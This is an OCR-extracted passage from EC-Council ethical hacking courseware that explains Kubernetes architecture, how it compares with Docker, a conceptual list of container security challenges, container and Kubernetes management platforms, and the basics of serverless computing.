


Figure 19.19: Container orchestration

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Kubernetes?

Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices. Containers provide an efficient way for packaging and running applications. In a real-time production environment, containers must be managed efficiently to bring downtime to zero. For example, if a container experiences failure, another container boots automatically. To overcome these issues, Kubernetes provides a resilient framework to manage distributed containers, generate deployment patterns, and perform failover and redundancy for applications.

Features provided by Kubernetes:

- **Service discovery**: Kubernetes allows a service to be discovered via a DNS name or IP address.
- **Load balancing**: When a container receives heavy traffic, Kubernetes automatically distributes the traffic to other containers and performs load balancing.
- **Storage orchestration**: Kubernetes allows developers to mount their own storage capabilities, such as local and public cloud storage.
- **Automated rollouts and rollbacks**: Kubernetes automates the process of creating new containers, destroying existing containers, and moving all resources from one container to another.
- **Automatic bin packing**: Kubernetes can manage a cluster of nodes that run containerized applications. If you specify the resources needed to run the container, such as processing power and memory, Kubernetes can automatically allocate and deallocate resources to the containers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Self-healing**: Kubernetes automatically performs a health check of the containers, replaces the failed containers with new containers, destroys failed containers, and avoids advertising unavailable containers to clients.
- **Secret and configuration management**: Kubernetes allows users to store and manage sensitive information such as credentials, secure shell (SSH) keys, and OAuth tokens. Application configuration and sensitive information can be deployed and updated without the need to rebuild the container images.

Kubernetes Cluster Architecture

When Kubernetes is deployed, clusters are generated. A cluster is a group of computers known as nodes, which execute the applications inside the containers managed by Kubernetes. A cluster comprises a minimum of one master node and one worker node. The worker nodes contain pods (a group of containers), and the master node manages them. The below figure shows the various components of the Kubernetes cluster architecture:




Figure 19.20: Kubernetes cluster architecture


- **Master Components**: The components of the master node provide a cluster control panel and perform various activities, such as scheduling, detecting, and handling cluster events. These master components can be executed by any computer in the cluster.
  - **Kube-apiserver**: The API server is an integral part of the Kubernetes control panel that responds to all API requests. It serves as a front-end utility for the control panel and it is the only component that interacts with the etcd cluster and ensures data storage.
  - **Etcd cluster**: It is a distributed and consistent key-value storage where Kubernetes cluster data, service discovery details, API objects, etc. are stored.
  - **Kube-scheduler**: Kube-scheduler is a master component that scans newly generated pods and allocates a node for them. It assigns the nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Kube-controller-manager**: Kube-controller-manager is a master component that runs controllers. Controllers are generally individual processes (e.g., node controller, endpoint controller, replication controller, service account and token controller) but are combined into a single binary and run together in a single process to reduce complexity.
- **cloud-controller-manager**: This is the master component used to run controllers that communicate with cloud providers. Cloud-controller-manager enables the Kubernetes code and cloud provider code to evolve separately.

- **Node components**: Node or worker components run on each node in the cluster, managing working pods and supplying the Kubernetes runtime services.
  - **Kubelet**: Kubelet is an important service agent that runs on each node and ensures containers running in a pod. It also ensures pods and containers are healthy and running as expected. Kubelet does not handle containers that are not generated by Kubernetes.
  - **Kube-proxy**: It is a network proxy service that also runs on every worker node. This service maintains the network rules that enable network connection to the pods.
  - **Container Runtime**: Container runtime is a software designed to run the containers. Kurbernetes supports various container runtimes, such as Docker, rktlet, containerd, and cri-o.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kubernetes Vs. Docker

As discussed above, Docker is an open-source software that can be installed on any host to build, deploy, and run containerized applications on a single operating system. Containerization isolates running applications from other services and applications running on the host OS. Kubernetes is a container orchestration platform that automates the process of creating, managing, updating, scaling, and destroying containers. Both Dockers and Kubernetes are based on microservices architecture, they are built using the Go programming language to deploy small lightweight binaries, and use the YAML file for specifying application configurations and stacks. When Kubernetes and Docker are coupled together, they provide efficient management and deployment of containers in a distributed architecture. When Docker is installed on multiple hosts with different operating systems, you can use Kubernetes to manage these Docker hosts through container provisioning, load balancing, failover and scaling, and security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.21: Kubernetes deployment

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Container Security Challenges

Organizations are widely adopting container-based platforms owing to their features (e.g., flexibility, continuous application delivery, efficient deployment). However, the rapid growth and propagation of container technology have resulted in many security challenges.

Discussed below are some of the challenges regarding container security:

- **Inflow of vulnerable source code**

  Containers constitute an open-source platform used by developers to regularly update, store, and use images in a repository. This results in an enormous uncontrolled code that may include vulnerabilities, which can compromise security.

- **Large attack surface**

  The host OS consists of many containers, applications, VMs, and databases in the cloud or on-premises. A large attack surface implies a large number of vulnerabilities and an increased difficulty in detecting them.

- **Lack of visibility**

  A container engine runs the container, interfaces with the Linux kernel, and creates another layer of abstraction camouflaging the actions of the containers and making it difficult to track activities of specific containers or users.

- **Compromising secrets**

  Containers require sensitive information, such as API keys, usernames, or passwords, for accessing any services. Attackers who illicitly gain access to this sensitive information can compromise security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **DevOps speed**

  Containers can be executed promptly and, after execution, are stopped and removed. This fugitiveness helps attackers launch attacks and hide themselves without installing any malicious code.

- **Noisy neighboring containers**

  A container may consume and exhaust all available system resources, which directly affects the operation of other neighboring containers creating a denial-of-service (DoS) attack.

- **Container breakout to the host**

  Containers that runs as root may break the containment and gain access to the host OS through privilege escalation.

- **Network-based attacks**

  Attackers may exploit failed containers having active raw sockets and outbound network connections to launch various network-based attacks.


- **Bypassing isolation**

  Attackers, after compromising the security of a container, may escalate privileges to gain access to other containers or the host itself.

- **Ecosystem complexity**

  Containers are built, deployed, and managed using multiple vendors and sources. This makes it complex to secure and update the individual components because they originate from different repositories.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Container Management Platforms

Listed below are various container management platforms:

- **Docker**

  Source: *https://www.docker.com*

  Docker is an independent container platform that helps in building, managing, and securing all applications, from traditional applications to the latest microservices, and deploying them across cloud environments. Docker contains the latest container content library and ecosystem with more than 100,000 container images, which allow developers to create and deploy applications. Docker also features core building blocks, such as Docker Desktop, Docker Engine, and Docker Hub, for easily sharing and managing application stacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.22: Screenshot of Docker

- Amazon Elastic Container Service (ECS) (*https://aws.amazon.com*)
- Microsoft Azure Container Instances (ACI) (*https://azure.microsoft.com*)
- Red Hat OpenShift Container Platform (*https://www.openshift.com*)
- Portainer (*https://www.portainer.io*)
- Rancher (*https://rancher.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kubernetes Platforms

Listed below are various Kubernetes platforms:

- **Kubernetes**

  Source: *https://kubernetes.io*

  Kubernetes is an open-source container orchestration engine for automating deployment, scaling, and management of containerized applications. It also groups different containers that make up an application into several logical units for easy management and discovery. It allows users to take advantage of on-premises, hybrid, or cloud infrastructure to migrate workloads from one place to another. Kubernetes can also deploy and update secrets and application configurations without rebuilding the container images and without exposing secrets in the stack configuration.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.23: Screenshot of Kubernetes


- Amazon Elastic Kubernetes Service (EKS) (*https://aws.amazon.com*)
- Docker Kubernetes Service (DKS) (*https://www.docker.com*)
- Knative (*https://cloud.google.com*)
- IBM Cloud Kubernetes Service (*https://www.ibm.com*)
- Google Kubernetes Engine (GKE) (*https://cloud.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless Computing

Serverless computing is an emerging technology for the deployment of cloud-based enterprise applications built on containers and microservices. Serverless computing provides pay-per-use functionality to consumers, removing the burden of starting and stopping the servers. This allows developers to shift their focus from servers to tasks. Developers using serverless computing gain enormous benefits and scalability without the need for high-level expertise in cloud computing. This section discusses the basic concepts related to serverless computing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Serverless Computing?

Serverless computing, also known as serverless architecture or FaaS, has a cloud-based application architecture, where application infrastructure and supporting services are provided by the cloud vendor as needed. Serverless computing simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers.

Serverless applications are not purely serverless; servers are required but not physically exposed to the developers. In the serverless architecture, the application code runs on the cloud-hosted infrastructure managed by a third-party service provider. The cloud service provider is responsible for provisioning, scaling, load balancing, and securing the serverless infrastructure. Furthermore, the cloud service provider is also responsible for patch management of the operating systems and underlying software and services.

Advantages:

- High scalability and flexibility
- Faster deployment and updating
- Reduced infrastructure cost
- No server management
- Pay-per-use
- Reduced latency and scaling cost
- Quicker provisioning of resources
- Low risk of failure
- No system administration

